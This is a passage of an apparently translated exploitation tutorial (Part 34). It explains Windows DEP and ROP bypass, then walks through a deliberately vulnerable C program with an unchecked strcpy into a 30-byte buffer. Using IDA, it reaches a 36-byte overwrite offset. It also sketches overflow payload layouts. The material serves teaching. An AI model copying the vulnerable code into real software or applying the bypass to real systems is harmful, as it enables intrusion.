PART 34

Let's start the exploitation and the possible code execution. We have to take into account the mitigations and learn about the protections added to avoid that. Sometimes, we can avoid them. The idea is to learn step by step. Let's see some important definitions first.


WHAT IS DEP ACCORDING TO MICROSOFT?

*"**D**ata **E**xecution **P**revention (DEP) is a group of hardware and software technology to make additional checks in memory to help avoid the execution of malicious code. In MS Windows XP and MS Windows XP Tablet Edition 2005 Service Pack 2 (SP2), hardware and software have DEP.*

The main advantage of DEP is helping avoid the code execution from the data page. Normally, the code is not executed from the default heap or the stack.

Hardware DEP detects code executed from these locations and produces an exception when it is executed. Software DEP can help avoid that the malicious code takes advantage of Windows exception control mechanisms."

Let's let Microsoft define it. ☺ The real thing is that there are many ways to activate DEP. One of them is through the System Properties.



I’m in Windows 10 and DEP is on for essential programs and services. That’s the default setting. It means that there are program with DEP off by default.

Of course, we can set it to have DEP on in all programs to avoid data execution better.

Besides the system settings, each program can trigger DEP by its own using an API that Microsoft provides for that.

SetProcessDEPPolicy function

Changes data execution prevention (DEP) and DEP-ATL thunk emulation settings for a 32-bit process.

Syntax

C++

```
BOOL WINAPI SetProcessDEPPolicy(
  _In_ DWORD dwFlags
);
```

Parameters

dwFlags [in]

A **DWORD** that can be one or more of the following values.

Value	Meaning
0	If the DEP system policy is OptIn or OptOut and DEP is enabled for the process, setting *dwFlags* to 0 disables DEP for the process.
PROCESS_DEP_ENABLE 0x00000001	Enables DEP permanently on the current process. After DEP has been enabled for the process by setting **PROCESS_DEP_ENABLE**, it cannot be disabled for the life of the process.
PROCESS_DEP_DISABLE_ATL_THUNK_EMULATION 0x00000002	Disables DEP-ATL thunk emulation for the current process, which prevents the system from intercepting NX faults that originate from the Active Template Library (ATL) thunk layer. For more information, see the Remarks section. This flag can be specified only with **PROCESS_DEP_ENABLE**.

Return value


If the function succeeds, it returns **TRUE**.

If the function fails, it returns **FALSE**. To retrieve error values defined for this function, call GetLastError.


DEP changes the page permissions of data, stack, heap, etc. To avoid we can execute code there.

As DEP is handled by process, it has many ways to be activated and it can be done in runtime. We have to see the process list with PROCESS EXPLORER which has a column that shows the DEP status in each process.


https://technet.microsoft.com/en-us/sysinternals/processexplorer.aspx



There, it is. We must run it as administrator. Right click on the column bar and SELECT COLUMNS.



Most of the processes have DEP on and in others it is off.



The system processes have DEP always on and some of the third party programs are on.

If DEP is on, that's not a big deal because it can be bypassed. DEP get stronger when it is combined with other protections will see later.

One of the main method to bypass DEP is the ROP o Return Oriented Programming.

"*Four researchers of the university of California (UCLA) published an article called Return-Oriented Programming Systems, Language and Applications where they showed a method to bypass this protection. In general, it consists on executing code fragments that already exist in the program code. So, it is not necessary to inject our own code. I will try to discover the technique and make an application of it. Although, I recommend you to read the original paper where all is well explained. It is necessary to get small code fragments or chunks ended in a RET instruction. With only an ASM instruction (besides the RET) inside the program we want to exploit. These code chunks are called gadgets. With them, we should create the exploitation code or shellcode. Once we get the chunks ordered correctly, we can execute them in the determined order. How do we do it?*

It's no usual that these gadgets end in a RET. The method consists on entering the gadgets address in the stack with the correct execution order to call all these gadgets in a row in order after exiting the executing function with the return address in %eip."

The idea when DEP is not present, and we overwrite a Return Address after triggering a Stack Overflow, is that we normally jump to a JMP ESP or CALL ESP that returns the stack execution and continues executing my code located below the JMP ESP.

The general idea of ROP is that instead of jumping to a JMP ESP, we jump to code chunks called gadgets that are executable code of the program ended in a RET (gadgets are part of some module. That's why we can execute code there) and with that, we can call some API step by step like VirtualProtect or VirtualAlloc that changes and gives the stack or heap execution permission where my code is to finally jump to execute it.

With an exploit, we could overwrite a Return Address without DEP with this:

"A" * 200 + jmp_esp_address + my code

But with DEP, in the same case, it should be:

"A" * 200 + rop + my code

Where the ROP must give my code execution permission.


Let’s see some examples without DEP first.

```
ConsoleApplication4                (Global Scope)                main(
 1  #include <stdio.h>
 2  #include <string.h>
 3  #include <windows.h>
 4
 5  void saluda(char * texto) {
 6      char nombre[30];
 7
 8      strcpy(nombre, texto);
 9      printf("Hola %s\n", nombre);
10  }
11
12
13  int main(int argc, char **argv) {
14      if (argc == 2) {
15          LoadLibraryA("Mypepe.dll");
16          saluda(argv[1]);
17      }
18      else {
19          printf("Este programa acepta exactamente un argumento.\n");
20      }
21
22      return 0;
23  }
```


There, we have a program. It has a 30-byte decimal buffer and receives a string as an argument that is copied to the buffer with strcpy without checking the size. That’s why it produces a buffer overflow.

It loads a DLL called Mypepe.dll. We’ll see if it needs it or not later.


Open it in IDA loader.




It only has two arguments in the main: argc and argv. We know that argc is the number of arguments we enter by console. So, if it is not 2 (the executable name + a second argument after it with a space), it will close because it checks that.



If the number of arguments is not 2, it will go to the red block, print the error message, come to the return without doing anything and close. But if the number of arguments is 2 or correct, it will go to the green block, load a DLL and go to the greeting or **saluda** function. The name looks ugly. Go to OPTIONS-DEMANGLE NAMES-NAMES.





Argument Description

Visual Studio 2015 | Other Versions


For the latest documentation on Visual Studio 2017 RC, see Visual Studio 2017 RC Documentation.

The argc parameter in the **main** and **wmain** functions is an integer specifying how many arguments are passed to the program from the command line. Since the program name is considered an argument, the value of argc is at least one.

Remarks

The argv parameter is an array of pointers to null-terminated strings representing the program arguments. Each element of the array points to a string representation of an argument passed to **main** (or **wmain**). (For information about arrays, see Array Declarations.) The argv parameter can be declared either as an array of pointers to type char (char *argv[]) or

If you don’t remember, argc is the number of arguments and argv is a pointer array. Each one points to a string that is each argument. So, in this case…




In 0x40109c, ECX has the argv value. It is a pointer array.

ARGV = [p_executable_name, p_argument1, p_argument2…]


In IDA, it does SHL EAX, 0 to shift 0 bytes leaving EAX equal to 4 as before in this case.

Then, [ECX+EAX] will return the pointer to an argument. If EAX is 0, it will return the pointer to the executable. If it is 4, as each pointer is 4 bytes long, it will read the pointer to the second argument and so on.

Here, as EAX = 4, it the pointer to the second argument that we entered will be in EDX that is passed to the **saluda** function.



In the **saluda** function, there is an argument that is the pointer to the argument and a variable that is a buffer where it will copy the string.




As I compiled it with symbols, it detects the text as a pointer and that it points to a string (or character array)
That array can have the length we want because we type it and there is no limit or check.

Let’s see the buffer.

```
-00000020 ; Frame size: 20; Saved regs: 4; Purge: 0
-00000020 ;
-00000020
-00000020 nombre          db 30 dup(?)
-00000002                 db ? ; undefined
-00000001                 db ? ; undefined
+00000000  s              db 4 dup(?)
+00000004  r              db 4 dup(?)
+00000008 texto           dd ?                    ; offset
+0000000C
+0000000C ; end of stack variables
```


As it is compiled with symbols, it detected it is a buffer. Anyways, let’s see the references where it uses it.



The references are LEA which is another clue if we didn’t know that. Besides, it is used as a strcpy destination where it will be used as a destination buffer. Then, it will be used to print its content.

```
00401010 push    ebp
00401011 mov     ebp, esp
00401013 sub     esp, 20h
00401016 mov     eax, [ebp+texto]
00401019 push    eax             ; Source
0040101A lea     ecx, [ebp+nombre]
0040101D push    ecx             ; Dest
0040101E call    _strcpy
00401023 add     esp, 8
00401026 lea     edx, [ebp+nombre]
00401029 push    edx
0040102A push    offset _Format  ; "Hola %s\n"
0040102F call    _printf
00401034 add     esp, 8
```


Right click - ARRAY.



There's no doubt here. There are no more variables below, just the STORED EBP and the RETURN ADDRESS. So, IDA will measure the buffer well. Besides, it has the symbols that help it to determine that is a buffer without our help.

How long would the argument we entered to overwrite the Return Address be?

I select the filling zone starting from the buffer leaving the Return Address unselected and right click – ARRAY without accepting, just to see the size the string should have to overflow that.



If we enter 36 bytes decimal, I stay exactly to overwrite the Return Address. So, if my code were:

